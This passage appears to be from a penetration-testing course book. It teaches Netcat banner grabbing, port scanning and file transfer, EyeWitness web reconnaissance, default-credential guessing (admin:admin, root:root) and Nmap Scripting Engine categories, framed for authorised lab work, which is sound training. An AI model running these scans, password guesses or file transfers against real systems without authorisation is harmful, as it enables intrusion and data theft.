Some Netcat Uses: Netcat Client Grabbing Service Info

- A Netcat client can connect to a target service and pull back its service info

`$ nc [targetIP] [remote_port]`

- You may need to enter a connection string to elicit a response from the target
  - Enter Enter
  - **`HEAD / HTTP/1.0`**, followed by Enter Enter
  - Others



Now that we've had a brief discussion of those command flags, let's look at some practical uses of Netcat for penetration testers. You can harvest a connection string presented by services at connection time by simply using a Netcat client to connect to the target service with the following syntax:

`$ nc [targetIP] [remote_port]`

Some services will present a banner including their service type, version number, and protocol immediately upon connection. Other services require some string to elicit a response with this information. For some services, simply pressing Enter Enter will elicit a response. If the target service speaks HTTP, you can get its connection string by typing:

`HEAD / HTTP/1.0` followed by Enter Enter


In the screenshot on the slide, we used Netcat to connect to 10.10.75.1 on TCP port 22, the port commonly associated with Secure Shell. Upon connection, without any solicitation, the target tells us its version of SSH. We press CTRL-C to make Netcat drop the connection. We next use Netcat to connect to 10.10.10.10 on TCP port 25. The target tells us that it is running the Microsoft mail service. (If you are going to try this on the course image, make sure you run "`$ sudo service exim4 start`" first to run the mail service on the Slingshot image.) We connected to 10.10.10.60 on TCP port 80. Nothing was immediately displayed, so we entered **`HEAD / HTTP/1.0`**, followed by Enter. The system told us that it was running Apache along with its version number and underlying operating system type. Although these connection strings can be altered to fool an attacker, they usually tell the truth.

Automating Service String Information Gathering

- We can make Netcat grab a whole bunch of service strings from a series of ports on a target
- We specify a port-range [x-y] as the remote_port(s)
- Ports are searched in inverse order

```
$ echo "" | nc -nvw2 [targetIP] [port-range]
```

- In effect, this is a port scanner that harvests banners



Of course, testing one target machine on one port is helpful, but we might want to automate this over a range of target ports. Netcat supports such functionality, with the [remote_port(s)] option taking a range of numbers, specified as [x-y]. This setting makes Netcat try to connect to the ports, starting at port y and then decrementing by 1, going down until it tries to connect to port x. The -r flag makes Netcat work through ports in this range randomly but is used only if you want to be just a little stealthier.


We can harvest connection strings from a range of ports using this command:

```
$ echo "" | nc -nvw2 [targetIP] [port-range]
```

This will echo nothing onto Standard Output, piping that through a Netcat client. We echo nothing to force the closure of Standard Input. Remember, the wait option in Netcat (-wN) will wait for N seconds on an open port after there is no information on Standard Input. If we don't do this echo "", our Netcat client will hang on the first open port, waiting forever for Standard Input from the keyboard, so we purposely echo nothing to close off Standard Input. You'll see how this works in a lab shortly. We echo our nothing into a Netcat client (nc), verbosely printing output (-v) so we can see when a connection is made, not resolving names (-n) to keep clutter out of our output, waiting no more than 2 seconds to make a connection or after a connection is made (-w2) of the target IP address on the target range of ports. In the screenshot on the slide, you can see that we directed the scan at 10.10.10.60, finding some interesting listening ports that didn't return data (TCP 80) and some that did (TCP 25, 22, and 21).

Netcat uses a Lowercase L

- There are zero switches or options anywhere in the class that use a one
- There are only two tools we will use that use an uppercase i
  - Responder in 560.5
- **ALL OF THE REST OF THE LABS WILL USE A LOWERCASE L**




The tools we use in this course will often use a lowercase L as an option. There is only one lab that uses an uppercase i, the Responder lab in 560.5. There are zero labs that use a one as a standalone option.

Netcat Listener Grabbing Client Info

- A Netcat listener can receive a connection and display info about the client

```
$ nc -vlp [local_port]
```

- Then the client has to be made to connect to the listener
- Gives interesting insight into client



Just as a Netcat client can grab connection strings from a service on the network, we can also have a Netcat listener grab connection strings from clients such as browsers and other network tools. That client connection string provides us with insight about the client program.

We can make a Netcat listener wait on a given port as follows:

```
$ nc -v -l -p [local_port]
```


Note that this command includes a dash-lowercase-L, not a dash-one.

Then we have to direct the client to access the machine on which Netcat is running, on that given port.

In the example in the screenshot on the slide, we show a Netcat (nc) listener (-l) running verbosely (-v) on local TCP port 80 (-p 80). A client connected to this Netcat listener. Because we invoked Netcat with a -v for verbose output, we can see the IP address the client had come from displayed on Standard Error. We note that our first connection appears to have come from the Firefox 37.0 browser, given the User-Agent string, the method a browser can use to tell a server its type and version number. We pressed CTRL-C and started another listener. Now we've got another connection coming in from the same source IP address but with a User-Agent string that says it's a Chrome browser with its specific version number.

We can move files with Netcat by redirecting the file

```
C:\> C:\Tools\nc.exe -nvlp 8080 < C:\CourseFiles\capture.pcap
```



We can even move files with Netcat. If we redirect the file into Netcat and then catch it on the other side with another Netcat listener, we can move the files without file transfer protocols such at FTP or HTTP. Be careful transferring sensitive information, as this data is not encrypted.

Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

We've looked at port scanners to identify listening services in the organization. Most services can be identified quickly and easily based simply on their banner. Web applications are much different. With web servers, we really need to see the rendered page to get a feel for the site. Let's take a look at EyeWitness, a tool designed to take screenshots of websites, provide some server header info, and identify default credentials (if known).

EyeWitness

- Web server reconnaissance tool from Chris Truncer (@christruncer) - takes screenshots of web server home pages, captures header info, and identifies default credentials
  - Available at https://github.com/FortyNorthSecurity/EyeWitness
- Runs on Linux (Python) and Windows (.NET C#)
  - Accepts input file with URLs (one per line)
  - Also reads Nmap and Nessus XML files
- Output report contains screenshot of each home page, identifies high-value targets and default credentials for known devices/services
  - Also provides HTTP header information

EyeWitness is a web server reconnaissance tool written by Chris Truncer. EyeWitness gathers screenshots of web server home pages and HTTP header information and presents this information in an HTML report. The EyeWitness output identifies high-value targets (Tomcat manager, Splunk, Jenkins, etc.). EyeWitness also identifies targets by classification (network device, printer, camera, etc.).

EyeWitness is available in two formats: Python for Linux systems and a .NET C# assembly for Windows systems. The .NET assembly can also be executed through a Cobalt Strike beacon using the execute-assembly command.

Specifying Targets

EyeWitness

- **`-f filename`**: One URL target per line:

```
https://www.sans.org
http://www.redsiege.com
https://target2.redsiege.com:8443
```

- **`-x filename.xml`**: EyeWitness parses Nessus or Nmap XML output to identify targets
- **`--single url`**: EyeWitness captures screenshot of a single host
- EyeWitness will follow redirects and capture screenshot of the final destination host

EyeWitness has three options for specifying targets:

`-f filename` – Targets are specified by URL. One URL per line.

`-x filename.xml` – EyeWitness will parse an Nmap or Nessus XML file and identify targets

`--single http://www.target.tld` – EyeWitness will screenshot a single URL specified on the command line

EyeWitness follows HTTP redirects received from target servers and will continue to follow redirects until either reaching the final destination page or the default timeout (7 seconds) or a user-supplied timeout is reached.

Report Content


EyeWitness

HTTP header information

https://www.sans.org
Resolved to: 45.60.31.34

Page Title: Information Security Training | SANS Cyber Security Certifications & Research
Etag: "bc97bc62"
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 48010
Vary: Cookie,Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Cache-Control: max-age=2112, public
Expires: Fri, 07 Aug 2020 15:14:26 GMT
Date: Fri, 07 Aug 2020 14:39:14 GMT
Set-Cookie: visid_incap_1329355=7TeBp16BQ5W8vvV+3Ax/QpJnLV8AAAAAQUIPAAAAAAa1ZDffnq15+kbkvKSZaId; expires=Sat, 07 Aug 2021 13:19:11 GMT; HttpOnly; path=/; Domain=.sans.org; Secure; SameSite=None
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-CDN: Incapsula
X-Iinfo: 6-24891518-0 0CNN RT(1596811154638 73) q(0 -1 -1 1) r(0 -1)
Response Code: 200

Screenshot of homepage




The EyeWitness report provides a table of sites by category (high value, network devices, cms, etc.). Hosts in the report are grouped by these categories. For each host in the report, EyeWitness returns the HTTP headers returned by the server, the HTTP status code, and a screenshot of the site.

What to Look For

EyeWitness

- Admin consoles known default credentials
- Directories with indexing enabled
- Try common passwords on other login interfaces
  - "admin:admin"
  - "root:root"
  - "manager:manager"
- Google the service name and default password
  - Example: **`dell idrac default password`**



EyeWitness provides an easy way to get a feel for what kinds of web services are available in the target network. While it tries to identify "high value" targets, testers should always review all results.

EyeWitness notes the default credentials for a service if there is an entry in the EyeWitness database. The list of known default credentials is not complete, however. Testers should always research the default credentials for devices and test with them to ensure the client has changed them. Even if default credentials aren't published, testers should try common default credentials such as admin:admin, root:root, manager:manager, etc.

Do a quick search using your favorite search engine looking for the name of the product and the words "default password". For example, perform the following query:

dell idrac default password


Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

We'll now perform a lab featuring Nmap OS fingerprinting and version scanning. We'll also see some unusual port behavior in our Nmap analysis. In addition, we'll feed Nmap results into EyeWitness to get a quick look at the websites in the target environment.



Please go to Lab 2.3: Nmap -O -sV, EyeWitness, and Netcat in the SEC560 Workbook.

Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

Now we have reached the topic of Vulnerability Scanning. The goal of these kinds of scans is to find potential security flaws in the target environment. Discovering misconfigurations, unpatched services, architectural mistakes, and more are what this component of our test is all about.

How can we determine if a system/software is vulnerable?

- Check software version number (least accurate of all methods)
  - Some Linux distributions patch a flaw (such as RHEL) but keep an older version number even though they have patched the given software, leading to false positives
- Check protocol version number spoken
- Look at its behavior—somewhat invasive
- Check its configuration—more invasive (how do we get access?)
- Run exploit against it—potentially dangerous but potentially useful
  - Successful exploit shows the vulnerability is present

Note that failed exploit does not indicate that the system is secure!

Vulnerability scanning tools can determine whether a target system is vulnerable to attack in several different ways. The primary (but by no means exclusive) methods employed by today's vulnerability scanners for finding security flaws include:

- **Checking version numbers:** If the software running on a target machine has a version number that is known to be flawed, we can have a reasonable expectation that the software is indeed vulnerable. There might be compensating controls in place that block exploitation, such as a network- or host-based IPS. However, even with compensating controls, most organizations strive to upgrade and patch out-of-date software. Also, keep in mind that some Linux distributions release a patch to fix a vulnerability for a given installed package, but such distributions sometimes still keep an older version number for that software, leading to false positives. To address this situation, penetration testers should research the version number in the context of the operating system type before reporting a flaw discovered solely based on version number. This situation is especially common with Red Hat Enterprise Linux (RHEL).
- **Checking protocol versions:** A related method for finding flaws involves checking which protocol versions a given piece of software speaks. Even if we cannot determine the version of the software itself, we might determine that it speaks an older version of a network protocol, possibly indicating that it hasn't been patched or hardened.
- **Looking at its behavior:** Even if software doesn't provide us a means for ascertaining its version number, a tester's tools can interact with the software across the network (or, in certain circumstances, locally), measuring whether it exhibits behavior consistent with a vulnerability. These behavior-discoverable vulnerabilities could be due to old software or misconfigurations. Measuring the behavior of target programs could be somewhat invasive, because the tester has to interact with the target in various ways.
- **Checking its configuration:** With local access to a machine or even with remote access gained via some other mechanism (such as an exploit or password guessing attack), a tester could analyze a system at a fine-grained level to determine whether the configurations of the programs on the machine exhibit weaknesses. Such tests tend to be even more invasive than the preceding options, as they require the tester to gain access to a target or get a copy of the system configuration from an administrator.

- **Running an exploit against the target:** This often most-invasive form of vulnerability discovery involves actually trying to exploit the target, potentially taking over the system. Running an exploit could be dangerous because it could bring down the target service or entire system. But running an exploit can be helpful for testers because successful exploitation proves the presence of a vulnerability (false positive reduction). It should be noted that failed exploitation does not mean that the software is safe, however. It's possible that the tester's exploit failed for any number of reasons, but a different attacker might get it working. So, actual exploitation can lower the number of false positives, but it doesn't help us manage false negatives.

We analyze this issue of the safety of exploitation in further detail at the start of our 560.3 class.

It's also important to note that not all vulnerabilities lead to exploitation. Many vulnerabilities don't let an attacker take over a machine at all. Instead, they could be associated with information leakage or other problems. As penetration testers and ethical hackers, we are interested in all kinds of vulnerabilities in a target environment. Our jobs involve reporting on the issues we discover, regardless of whether they can be exploited. Obviously, exploitable vulnerabilities have higher importance than non-exploitable issues, but all discovered flaws should be reported.

Nmap Version Scan as Vulnerability Scanner?

Vulnerability Scanning

- Couldn't Nmap's version scanning be used to find vulnerabilities?
  - Nmap's version scan is usually quite good at getting the version number, then correlates with known issues in the software
  - Watch out for false positives!
- Nmap version scanning is limited
  - It sends a packet and scans the response for strings
  - No meaningful communications with multiple back-and-forth messages
- However, the Nmap Scripting Engine can

As we have seen, Nmap supports version checking, which sends probe packets to given ports and matches specific strings in the response to determine the version of a service. With that functionality, couldn't we use that tool to find vulnerable systems? We certainly could by researching the versions of the detected services on the target machines to see if they have a history of flaws. Currently, such research must be done manually by the user of the tool. Nmap does not tell you that the given target is vulnerable; it merely gives you information about the service version, which you must look up.

It's important to note that while the version scan outputs can give you insight into whether the target is vulnerable, Nmap version scanning is limited. It sends a probe and scrapes through its response, looking for certain text. It doesn't have meaningful, complex back-and-forth interactions with targets to measure more complicated behaviors to determine if the given service is vulnerable. Thus, Nmap version scanning may not properly discover subtle vulnerabilities. It might look like a given service is vulnerable based on its version number. However, it's possible that other compensating controls prevent the issue from being exploited. Simple version checking cannot look for those compensating controls. A more complex back-and-forth interaction is required to measure whether the target has the behavior of a vulnerable service, not just its version.

However, outside of its version scanning functionality, Nmap has been extended to include a powerful feature to let it have complex interactions with targets using scripts to measure for vulnerabilities. This feature is called the Nmap Scripting Engine (NSE).

Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

Because the Nmap Scripting Engine (NSE) can discover some vulnerabilities, let's zoom in on its functionality in more detail, running a lab on some of the NSE scripts to see their capabilities.

Nmap Scripting Engine

- Goals of the Nmap Scripting Engine (NSE):
  - Allow for arbitrary messages to be sent or received by Nmap to multiple targets, running scripts in parallel
  - Be easily extendable with community-developed scripts
  - Support extended network discovery (Whois, DNS, and such)
  - Perform more sophisticated version detection
  - Conduct vulnerability scanning
  - Detect infected or backdoored systems
  - Exploit discovered vulnerabilities
- Extremely useful for scanning for and measuring a relatively small number of specific items across a large number of target systems

The Nmap Scripting Engine has numerous goals that extend the capabilities of Nmap beyond mere port scanning and OS fingerprinting. These goals include:

- Utilize Nmap's efficient multithreaded architecture to send arbitrary messages and receive responses in parallel to and from multiple targets.
- Create an environment so that a development community can write and release free scripts that can easily be incorporated into scans by all Nmap users.
- Support network discovery options that augment Nmap's port scanning and OS fingerprinting features, including Whois lookups, DNS interrogation, and so on.
- Enhance version detection functionality beyond "probe and match" to look more deeply into the interaction with a target.
- Perform vulnerability scanning of target systems to find configuration flaws and other issues.
- Detect systems that have been infected with malware or backdoors based on their network behavior.
- Support the exploitation of given flaws to gain access to a target machine or its information, not supplanting the Metasploit exploitation framework but offering some subset of exploit functionality integrated into Nmap.

Nmap Scripting Engine Scripts

- Written in the Lua programming language
- To run all scripts in the category of 'default':

```
$ sudo nmap -sC [target] -p [ports]
```

- To run an individual script, all scripts, category, all in a directory:

```
$ sudo nmap --script=[script,all,category,dir…] [target] -p [ports]
```

- Use `--script-help` to get a description of each script's functionality (often limited usefulness)
- Add `--script-args` *`arguments`* to pass arguments to a script

Nmap scripts are written in the Lua scripting language, which is commonly used in computer games. Lua is widely regarded as a flexible and extremely fast scripting environment. Its interpreter is free, cross-platform, and has a small footprint, making it ideal for incorporation into other applications, such as Nmap. Lua is named after the Portuguese word for "moon" and is described in detail at www.lua.org. The Snort network-based Intrusion Detection System (IDS) and Wireshark sniffer also offer Lua support.

A user would invoke the Nmap Scripting Engine either with the -sC option (to run all scripts in the 'default' category) or with the --script= option to choose specific scripts. When running specific scripts, a user could choose all (to run all scripts), script categories (which we'll describe shortly), a directory containing several scripts, or individual scripts by name. Alternatively, these different methods can be combined in a comma-separated list.

To get details about the function of each script as well as potential arguments that can be passed to the script, you can add `--script-help` to your command line invocation.

For those scripts that support arguments, you can send the arguments by adding `--script-args [arguments]` to your command line invocation.

NSE Script Categories

- **Auth:** Test authentication
- **Broadcast:** Look for target hosts via broadcasting
- **Brute:** Brute force auth attempts
- **Discovery:** Info gathering
- **Dos:** May cause denial-of-service
- **Exploit:** Exploit a vulnerability
- **External:** Send information to third party for lookup
- **Fuzzer:** Send unexpected data
- **Intrusive:** May leave logs, guess passwords, or otherwise impact the target
- **Malware:** Detect malware or backdoor
- **Safe:** Not designed to crash target
- **Version:** Detect service version
- **Vuln:** Look for a given vuln
- **Default:** Scripts run when Nmap is run with `-A` or `-sC` (no additional options)

NSE supports several different categories of tests. Each script may belong to one or more categories:

- Auth: tests associated with authentication, including some password guessing and authentication bypass tests.
- Broadcast: send packets on the local network destined for broadcast or multicast addresses to find new targets. If invoked with the "newtargets" argument, these discovered targets will automatically be included in the scan.
- Brute: launch brute force authentication guessing attacks and are available for a variety of different protocols.
- Discovery: determine more information about the network environment associated with the target and include some Whois and DNS lookups, among other functions.
- Dos: may cause a denial-of-service condition on the target, possibly by crashing a service.
- Exploit: launch an exploit for some discovered vulnerability on a target, perhaps gaining shell on the target.
- External: may send information to a third-party database or systems on the internet to pull additional data.
- Fuzzer: send unexpected input to a target system to see if a crash condition or other anomaly can be induced. These scripts can be useful in discovering previously unknown vulnerabilities in targets.
- Intrusive: may leave logs, guess passwords (which could lock out accounts), consume excessive CPU or bandwidth, crash a target, or have other impacts on the target machines.
- Malware: looks presence of an infection or backdoor on the target. Examples in this category include checks to see if a port used by given malware is open on the target and whether it responds as that malware would.
- Safe: designed to have minimal impact on a target, neither crashing it nor leaving any entries in its logs. Furthermore, these scripts should not utilize excessive bandwidth, nor should they exploit vulnerabilities.
- Version: attempts to determine which versions of services are present on the target. These scripts can be more complex than the normal version checking of Nmap.
- Vuln: determine whether a target has a given security flaw, such as a misconfiguration or an unpatched service.
- Default: scripts run with -sC or -A syntax and no specific script category or individual script specified.

Some Example NSE Scripts

- Scripts are located in their own directory inside Nmap's directory
- The file `script.db` inventories and categorizes the various types
- Several dozen scripts look for a variety of different conditions
  - Look for common SMB vulnerabilities on target Windows machines
  - Use admin creds across SMB session to make a target Windows machine run commands of the attacker's choosing, psexec style
  - Test if a DNS server supports zone transfers
  - Test whether a DNS server supports recursive lookups for external names
  - Many, many more

The scripts associated with NSE are found in their own directory called, appropriately enough, scripts, which is located by default in the Nmap directory.

Inside this directory, there is a file called script.db that inventories the several dozen scripts in the directory. This handy file simply associates the given script with its category. Thus, we can easily search for "safe" scripts by running:

```
$ grep safe /usr/local/share/nmap/scripts/script.db
```

"Intrusive" scripts can be found with:

```
$ grep intrusive /usr/local/share/nmap/scripts/script.db
```

Note that the categories are in all lowercase within this file.

In the scripts directory, there are several dozen scripts. Some of the more interesting include:

- A script to find common SMB vulnerabilities on Windows targets
- A script that takes authentication credentials (such as an admin username and password or admin username and hash) and uses SMB to cause a Windows target to run a command, similar in functionality to the Microsoft SysInternals psexec command
- A script that attempts to do a DNS zone transfer from a target
- A script that tries to determine if a target DNS server supports forwarding recursive queries for third-party names for which it isn't authoritative
- A script that looks for Windows shells on TCP port 8888, which could easily be altered to look for them elsewhere
- A script that analyzes whether an SMTP server can be used as a mail relay, thus leaving it open to abuse by spammers

Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

To get a better feel for the various vulnerability scanning tools we've been discussing, let's run some of them against our test targets in the lab environment. For these labs, we'll be experimenting with the Nmap Scripting Engine.

Please work on below exercise.
Lab 2.4: NSE

Please go to Lab 2.4: NSE in the SEC560 Workbook.

Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

